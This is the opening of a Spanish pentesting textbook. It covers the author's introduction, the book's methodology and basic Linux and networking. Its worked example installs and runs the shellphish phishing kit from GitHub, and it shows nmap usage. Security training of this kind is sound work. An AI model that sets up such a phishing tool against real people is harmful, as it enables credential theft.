El libro blanco del HACKER

2ª Edición Actualizada




Pablo Gutiérrez Salazar



El libro blanco del HACKER

2ª Edición Actualizada



Pablo Gutiérrez Salazar




El libro blanco del hacker

2ª Edición Actualizada

Pablo Gutiérrez Salazar





La ley prohíbe

fotocopiar este libro

El libro blanco del hacker. 2ª Edición Actualizada

Editado por:

RA-MA Editorial

Calle Jarama, 3A, Polígono Industrial Igarsa

28860 PARACUELLOS DE JARAMA, Madrid

Teléfono: 91 658 42 80

Fax: 91 662 81 39

Correo electrónico: editorial@ra-ma.com

Internet: www.ra-ma.es y www.ra-ma.com

ISBN impreso: 978-84-9964-840-8

ISBN ePub: 978-84-9964-862-0

Depósito legal: M-22116-2019

Maquetación: Antonio García Tomé

Diseño de portada: Antonio García Tomé

Filmación e impresión: Safekat

Impreso en España en julio de 2019

A mis papás,que me enseñaron a ser una buena persona,a aprender constantemente cosas nuevas,y a dar lo mejor de mí

Introducción

Este libro está diseñado para ser una guía e introducirte al área de seguridad informática, trabajando no solo desde el punto de vista técnico, si no también, usando las metodologías adecuadas para realizar pruebas de penetración o auditorías de seguridad en distintos casos. Lo más importante de este libro, será como entendiendo la metodología y su uso de manera y avanzaremos sin límites.

Este libro basado en la certificación G.H.O.S.T (Grey Hat Offensive Security Technician), tiene todo lo que necesita una persona para adentrarse al mundo del hacking por medio de técnicas utilizadas por un sombrero gris, para cuando termines el libro dominarás el tema, lo que significa que aprenderás cómo atacan los cibercriminales, para poder proteger a una empresa adecuadamente de ellos.

¿Para quién es este libro?

Este libro está hecho para el que quiera convertirse en un hacker profesional, te llevará de la mano para que te conviertas en un experto en el área de seguridad informática sin importar si tienes conocimientos avanzados de informática, o si eres principiante.

También, si tienes interés en hacer alguna certificación de ciberseguridad como G.H.O.S.T u otra como el CEH, este libro te dará las bases necesarias en conocimientos prácticos y técnicos para poder aprobar estas certificaciones, siempre y cuando realices todas las prácticas en el libro y estudies adecuadamente las técnicas y fundamentos mencionados aquí.

¿Quién soy?

Mi nombre es Pablo Gutiérrez, soy consultor en seguridad informática, hacker profesional en el área del pentesting, CEO de WhiteSuit Hacking, CSO de la empresa de seguridad anti-espionaje Privasee, conferencista, instructor y creador de la certificación G.H.O.S.T, actualmente la más completa y actualizada certificación de hacking con enfoque practico, y del Hacking Day, el mejor curso de introducción al hacking, y estoy certificado en CEH por la empresa EC-Council.



Adicionalmente, si deseas tomar alguna certificación o curso, actualizarte con noticias y nuevas cosas en nuestro blog, o requieres algún servicio profesional de ciberseguridad, puedes encontrarnos/contactarnos en whitesuithacking.com, fb.com/whitesuitshacking, o fb.com/pablogtz.ciberseguridad.

Estructura del libro

El libro está estructurado de manera muy similar a nuestro curso G.H.O.S.T, en base a la metodología internacional de prueba de penetración.

Esta metodología la llevaremos por pasos, y aunque para muchos que han visto y creen que el hacking es como en muchas películas (rápidamente teclear el código para entrar por la puerta trasera del sistema) en la realidad hacerlo toma tiempo y paciencia.

La metodología que usamos es muy similar al "método científico". Esencialmente obtenemos la información, se analiza y luego atacamos, y en base al alcance del ataque, reportará, dependiendo de tu objetivo, adicionalmente, se verá un poco de análisis forense de forma superficial.

El libro consta de 9 partes:

Teoría/fundamentos: Fundamentos que necesitas para el resto del libro

Reconocimiento: Metodologías para obtener información del objetivo

Análisis de vulnerabilidades: Como analizar la información para encontrar un punto débil

Explotación: Formas de ataque

Post-explotación Que hacer luego que se obtiene el acceso

Informe: Cómo se debe reportar la información obtenida a un cliente y cómo debe ser estructurado un informe final

Análisis forense: Los principios del análisis forense, pero debe considerarse que esto se verá superficialmente

Anonimato: Como mantener tu identidad y presencia oculta en la red.

Casos: Casos reales de ataques de cibercriminales y pruebas de penetración.

En cada una de estas secciones se expondrá cómo funciona cada uno de los pasos de la metodología y las distintas herramientas para obtener los resultados que se quieren. Se explica cómo se utiliza la herramienta, su funcionamiento, y en qué casos usar y en cuáles no, y se menciona un caso real para que se entienda la importancia de esa parte de la metodología.

Adicionalmente, subí una página donde están todas las herramientas y sistemas que utilizamos en el libro, además de algunos videotutoriales en

https://whitesuithacking.com/material-libro

Recomiendo AMPLIAMENTE descargar el material ahí ANTES de empezar con las practicas, ya que el Kali normal no tiene muchas de las herramientas mencionadas en este libro.

Cómo obtener ayuda

Tenemos una comunidad en Telegram en la que puedes entrar y preguntar cualquier duda o problema de este libro, la liga para entrar es https://t.me/wshgrupo, debes tener Telegram instalado para que la liga funcione.

1

Fundamentos

Antes que nada, veremos algunos de los fundamentos que tienes que tener para poder entender sobre cómo utilizar las herramientas, el sistema operativo que utilizamos, y para que entiendas como funciona una herramienta en particular o un ataque, quizás ya dominas estos temas en dado caso, puedes avanzar a los siguientes capítulos, sin embargo, si nunca has tenido experiencia o conocimiento en estos temas que son Linux, Redes, Modelo OSI, te recomiendo no saltarte estos capítulos ya que serán la base de tu preparación.

Linux

Linux es un sistema operativo de código libre basado en Unix creado por Linus Torvalds, originalmente fue diseñado para uso en ordena personales, pero al ser código abierto, se utiliza hoy en día en muchos tipos de dispositivos, desde servidores, hasta en móviles, como ejemplo tenemos el desarrollo del sistema Android.

Linux se puede encontrar de varias maneras en lo que son llamadas distribuciones, las cuales, tienen diferentes diseños y funcionalidad además de soportar diferentes librerías y utilidades según sea la distribución, estas pueden ser enfocadas desde seguridad informática, como lo es Kali, hasta uso personal como lo es Ubuntu, existen todo tipo de distribuciones enfocadas a diferentes cosas, desde informática forense, hasta análisis de data o procesamiento con superordenadores.

Hablemos de usuarios dentro del sistema operativo. En Linux, así como en otros sistemas operativos, existen usuarios con diferentes permisos, aquí llamamos al usuario que tiene permiso total sobre el sistema, usuario Root, o en algunos sistemas se le dice el superusuario, normalmente en Linux evitaríamos utilizar el usuario root, ya que de explotar una vulnerabilidad, de lo cual hablaremos luego, el atacante tendría control completo del sistema, y por esta razón usualmente utilizamos el comando sudo, el cual da permiso a un usuario con menos privilegios de utilizar una aplicación que requiere de privilegios de superusuario, la forma en la que se usa es la siguiente(ejemplo): usuario# sudo nmap 192.168.1.1, hay que notar que la palabra sudo se utiliza al inicio antes de mandar llamar a la aplicación, otra cosa que vale la pena mencionar es que el comando sudo se puede utilizar para cambiar de usuario, por ejemplo, el comando sudo -s cambia de

usuario de un usuario normal a uno con privilegios de root, sin embargo en este curso pocas veces utilizaremos el comando sudo, ya que en el contexto de seguridad necesitamos utilizar siempre el usuario root para la mayoría de nuestras herramientas.

La mayor parte de este curso será llevado a cabo en un sistema Linux llamado Kali Linux modificado por nosotros para que tenga todas, o mínimo, la mayoría, de las herramientas que se utilizaran en este libro, este sistema está basado en Debian, una distribución de Linux bastante famosa y utilizada en una amplia variedad de aplicaciones.

Terminal de Linux

En Linux, nos vamos a mover por el sistema y utilizar las herramientas en su mayor parte a través de comandos en la terminal, o la consola de comandos, también conocida como shell, seguro la has visto en alguna película de hackers o serie como “Matrix”, o “Mr. Robot”, si no es que la has utilizado en tu propio sistema operativo, ya que cada sistema operativo tiene su propia versión, aunque ligeramente diferente en cuanto a comandos, OSX, Windows y Linux tienen todas su propia consola de comandos.


La consola de comandos, esencialmente, es una forma de controlar a un sistema sin necesidad de una interfaz gráfica (GUI), ya que hay muchas ocasiones en las que una interfaz gráfica es pérdida de tiempo/procesador, innecesaria, inaccesible (como a través de una conexión SSH) o simplemente inexistente, de forma que, si desean desarrollarse en el área de seguridad informática, o cualquier área de sistemas en general, es fundamental dominar la consola de comandos.

Lo primero que debes entender sobre la terminal (por cierto, terminal y consola de comandos son sinónimos, de ahora en adelante en este libro me referiré a esto como terminal), es que esta solo admite texto para manejar entradas y salidas de datos, no existen botones, ni iconos, ni imágenes como probablemente estés acostumbrado en la mayoría de los sistemas operativos.

La terminal es la forma más directa de hablarle a tu sistema, entonces debes aprender su sintaxis. Hay varios tipos de entradas que se pueden utilizar, uno de estos se llaman parámetros, que son objetos de información que le dirán

al programa llamado “que hará” y/o a “quien” le hará eso, por ejemplo, si llamamos el programa “nmap”, el comando sería este:

nmap -sV whitesuithacking.com, dentro de este comando, existen varias partes; la primera, es que mandamos a llamar a la herramienta por su nombre y la segunda, es el parámetro que le dice que es lo que va a hacer, en este caso es “-sV”, nota que las letras van justo después de un guión, eso le dice al sistema que es un parámetro en el que le dirá a la herramienta que es lo que va a hacer, y al final, una página web, aquí le está dando el “objetivo” a la herramienta.



Así como mandar llamar herramientas y utilizarlas, la terminal también puede realizar distintas acciones en el sistema y en sus archivos, tales como borrar, mover, abrir o modificar archivos, para esto, basta con seguir la misma estructura en algunos comandos, tales como borrar un archivo, basta con poner el comando y el nombre del archivo, sin embargo, en otros, tales como mover un archivo, se requiere darle también el parámetro de a dónde vas a mover dicho archivo.

También vale la pena mencionar que, dentro de la terminal, se te mostrará tu usuario, y tu ubicación, y solo podrás modificar/utilizar archivos que estén en tu ubicación, o mandándolos llamar a su ubicación exacta en tu sistema, algo así:

Por partes, hablaré un poco de cómo está la estructura de la terminal a como está demostrado en la imagen anterior:

En esta línea, se puede observar un comando llamado “cd”, que significa “change directory” (cambiar directorio), y posteriormente se le da una ruta, de esta forma, puedes moverte a través de los directorios en el sistema.

En esta ocasión, se le da el comando “ls”, que significa listar los archivos en ese directorio.

Este es un ejemplo de un archivo que está en este directorio, podrás interactuar directamente con este archivo debido a que estas en esta ubicación.

Este texto azul dice en qué ubicación te encuentras en el momento

Este texto rojo te dice en qué usuario estás.


Así como estos comandos que mencione, existen muchos otros, a continuación, adjuntare un “acordeón” de algunos de los comandos en Linux que puedes utilizar.

Instalando herramientas


Para instalar herramientas en Linux, debemos descargar el archivo de instalación, que puede ser con el comando wget <ubicación de descarga> /lugardondeguardar, o, si la herramienta está en GitHub, utilizar el comando git clone <liga de GitHub> /lugardondeguardar, una buena práctica es siempre guardar las herramientas en la carpeta opt.

Por ejemplo, vamos a imaginar que quieres descargar la herramienta shellphish, primero, debes irte a la ubicación donde está dicha herramienta, en este caso es un GitHub.


Te vas a la página https://github.com/thelinuxchoice/shellphish/ y te encontrarás algo similar a esto.



En esta página, presiona el botón verde, y copia la liga que aparece ahí.



Ahora, en la terminal de Linux, escribe el comando git clone https://github.com/thelinuxchoice/shellphish.git /opt/shellphish


root@kali:~# git clone https://github.com/thelinuxchoice/shellphish.git /opt/shellphish

```
Cloning into '/opt/shellphish'...
remote: Counting objects: 425, done.
remote: Compressing objects: 100% (39/39), done.
remote: Total 425 (delta 19), reused 0 (delta 0), pack-reused 386
Receiving objects: 100% (425/425), 12.35 MiB | 2.82 MiB/s, done.
Resolving deltas: 100% (145/145), done.
```

Y listo, una vez que se haya copiado en la ruta que indicaste.

Te mueves a la ruta, le das permisos si no los tiene (chmod +x) y ejecutas el archivo principal.

```
root@kali:/# cd /opt/shellphish
root@kali:/opt/shellphish# ls
LICENSE  README.md  shellphish.sh  sites
root@kali:/opt/shellphish# chmod +x shellphish.sh
root@kali:/opt/shellphish# ./shellphish.sh
```

Y listo, ahí ya se debería de haber ejecutado la herramienta, nota que puede variar en la instalación, vale la pena que busques instrucciones si tienes duda, por ejemplo, hay unas herramientas (los paquetes debían) que se deben instalar con el comando dpkg -i <archivo>.

Interfaz de red

La interfaz en un sistema es por donde entran y salen paquetes para comunicación con otros sistemas.

Cualquier hardware que reciba y mande paquetes, se puede considerar como una interfaz, un ejemplo del más utilizado es la tarjeta de red, es decir, lo que te permite acceder al internet por medio de wifi, o con conexión ethernet, otra interfaz podría ser una antena de bluetooth.

Generalmente las interfaces se muestran en un sistema operativo con algún código en particular, por ejemplo, Kali Linux las identifica como eth a las interfaces que representan una conexión ethernet, y wlan las interfaces que representan una conexión por medio de wifi, después de estos nombres tienen un número empezando desde el cero, ya que un sistema puede tener más de una interfaz funcionando al mismo tiempo.

Para ver información de estas, en Kali podrías escribir el comando ifconfig y te las mostrará, mientras que en Windows sería el comando ipconfig.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.67  netmask 255.255.255.0  broadcast 192.
        inet6 fe80::20c:29ff:fe80:2c2d  prefixlen 64  scopeid 0x
        ether 00:0c:29:80:2c:2d  txqueuelen 1000  (Ethernet)
        RX packets 62354  bytes 62313500 (59.4 MiB)
        RX errors 21  dropped 80  overruns 0  frame 0
        TX packets 12277  bytes 750945 (733.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions
        device interrupt 19  base 0x2000
```

Al ingresar el comando en Kali, podrías esperar una respuesta similar a esta.

Como puedes ver, el comando es ifconfig, el nombre de esta interfaz (ethernet), es eth0, y la IP en esta interfaz, es 192.168.1.67, esa es una ip local.

Redes, protocolos y puertos

Para poder convertirte en un hacker algo esencial que debes tener, sin importar que, son fundamentos de redes.

Francamente considero entender adecuadamente de redes el conocimiento más importante y elemental para un hacker, podrás ser mediocre y hasta deficiente en programación y aun así poder manejarte decentemente en un pentest, pero absolutamente no puedes darte el lujo de no entender bien los fundamentos de redes, ya que esencialmente eso es el hacking.

Para ponértelo de otra forma, el “hackear” o comprometer un sistema, no es nada más ni nada menos que utilizar el conocimiento que tienes de cómo se comunican los ordenadores para manipular un sistema, y la comunicación de los ordenadores son las redes, y no me refiero a las redes sociales, me refiero al modelo OSI, los puertos, servicios, y distintos protocolos de comunicación, pero no te preocupes, en seguida te daré una introducción al tema.

Modelo OSI

El modelo de interconexión de sistemas abiertos (también conocido como Modelo OSI), es un modelo de referencia para los protocolos de la red de arquitectura en capas creado en los 80's por la Organización Internacional de Normalización (ISO), en español, esencialmente es una referencia de cómo deben comunicarse todos los ordenadores y sistemas, en base a este modelo entramos a Facebook, hablamos por Skype, accedemos bases de datos y jugamos videojuegos, prácticamente todas las comunicaciones en los sistemas que utilizamos siguen el modelo, o, en otras palabras, las "reglas" del modelo OSI, y suena complejo, pero realmente no es más que una sintaxis de qué información deben tener los paquetes, que es la forma en la que se comunican los ordenadores, para que estas puedan comunicarse de manera efectiva.

De seguro te preguntaras, ¿Porque es necesario esto?

Bueno lo que pasa, es que los ordenadores son efectivamente ciegas y sin tono de voz, y sin mucha "inteligencia", entonces al comunicarse con otro sistema, en cada "palabra" que se manda (paquete), se tiene que especificar con quién se está hablando, comprobar que se está poniendo atención, y en que lenguaje se establecerá la comunicación, por eso es que existe un modelo tan completo solo para que los sistemas se "hablen" entre ellos.

Debemos de recordar que la comunicación de los ordenadores realmente no es muy diferente a la nuestra, ya que, como humanos, diseñamos sistemas basados en lo que conocemos, lo que tienes que hacer para entender esto, es

simplemente intentar comparar la comunicación de los sistemas con la de un humano con ciertas características, y después de un tiempo, notaras que realmente, aunque rústico, es un lenguaje/estructura de comunicación muy parecida a la nuestra.

Ahora, la comunicación en el modelo OSI está dividido en “capas”, que, en cada una de estas capas, es donde se incluye cierto tipo de información sobre el paquete, existen siete capas en el modelo OSI, como se demuestra en la siguiente imagen.

